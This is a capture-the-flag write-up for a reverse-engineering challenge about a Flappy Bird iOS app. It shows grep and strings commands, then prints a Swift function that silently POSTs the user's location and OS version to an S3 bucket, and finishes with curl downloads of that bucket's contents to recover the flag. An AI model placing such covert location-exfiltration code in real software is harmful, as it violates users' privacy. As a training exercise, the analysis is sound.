CTF name: Antisyphon Cyber Range


Challenge name: Secrets 3xposed

Challenge description: Sure there's been plenty of stories of apps stealing your info, but c'mon, Flappy Bird wouldn't do that? Right?? Here's a copy of the iOS app source code.

Challenge category: Reverse Engineering

Challenge points: 25

1. Opening up the source code gives a lot of files to comb through, including .swift files, which is a source code file for IOS apps.



2. Since we know the challenge is about stealing data, we can look for HTTP objects that indicate exfiltration, such as through the use of the URLRequest or URLSession. *grep -R –include=*.swift -nE "URLSession|URLRequest" .* To break this command down:
    a. -R: search recursively, since we also want to search directories nested in our current one.
    b. –include=*.swift: search files that end in .swift
    c. -nE: The "n" flag shows line numbers, and the "E" flag allows for RegEx.
    d. "URLSession|URLRequest": Show text equal to "URLSession" or "URLRequest"
    e. . : The period at the end just searches our current location.

```
┌──(kali㉿kali)-[~/Desktop/Random Stuff/FlappySwift/FlappyBird]
└─$ grep -R --include=\*.swift -nE "URLSession|URLRequest" .
d
./GameScene.swift:220:          var request = URLRequest(url: url)
./GameScene.swift:226:          let task = URLSession.shared.dataTask(with: request) { data, response, error in
d: command not found
```

3. Now that we have a better idea what we are looking for, we can use *strings ./GameScene.swift* to view all the text in the file. Since it isn't too big of a file, we can just scroll through it. You could also pipe "|" the strings command into "nl" to number the lines. The numbers don't quite match up though, so look carefully.

```
204         func performRequest (){
205                 let locationManager = CLLocationManager()
206                 let locValue: CLLocationCoordinate2D = manager.location?.coordinate
207                 let json: [String: Any] = ["lat": locValue.latitude, "lon": locValue.longitude, "os": UIDevice.current.systemVersion]
208                 let jsonData = try? JSONSerialization.data(withJSONObject: json)
209                 // create post request
210                 let url = URL(string: "https://s3.amazonaws.com/data-collection-basket-flappy/")!
211                 var request = URLRequest(url: url)
212                 request.httpMethod = "POST"
213                 // insert json data to the request
214                 request.httpBody = jsonData
215                 let task = URLSession.shared.dataTask(with: request) { data, response, error in
216                         guard let data = data, error == nil else {
217                                 print(error?.localizedDescription ?? "No data")
218                                 return
219                         }
220                         let responseJSON = try? JSONSerialization.jsonObject(with: data, options: [])
221                         if let responseJSON = responseJSON as? [String: Any] {
222                                 print(responseJSON)
223                         }
224                 task.resume()
225                 return
```

4. This function seems to grab some location and other information and drop it in an S3 bucket. If you open the link in your browser, you can see the bucket is public.
5. The easiest way to handle s3 buckets is with the AWS CLI, but for whatever reason the install kept failing, so I used curl instead. *curl https://s3.amazonaws.com/data-collection-basket-flappy/* gets you the XML file index.
6. In the index, we can see that there is a file called collectionDB_Flappy.sqlite. That sounds suspicious. *curl https://s3.amazonaws.com/data-collection-basket-flappy/collectionDB_Flappy.sqlite -output ~/Desktop/S3Collection* will copy the file to your desktop.
7. We can now run strings against the file to view its contents. Since we are looking for a flag, we can also grep it. strings S3Collection | grep -i flag

```
┌──(kali㉿kali)-[~/Desktop]
└─$ strings S3Collection | grep -i flag
FLAG: i_dont_always_store_data_in_s3_buckets_but_when_i_do_i_make_it_public@3
```

8. Our Flag is ***i_dont_always_store_data_in_s3_buckets_but_when_i_do_i_make_it_public***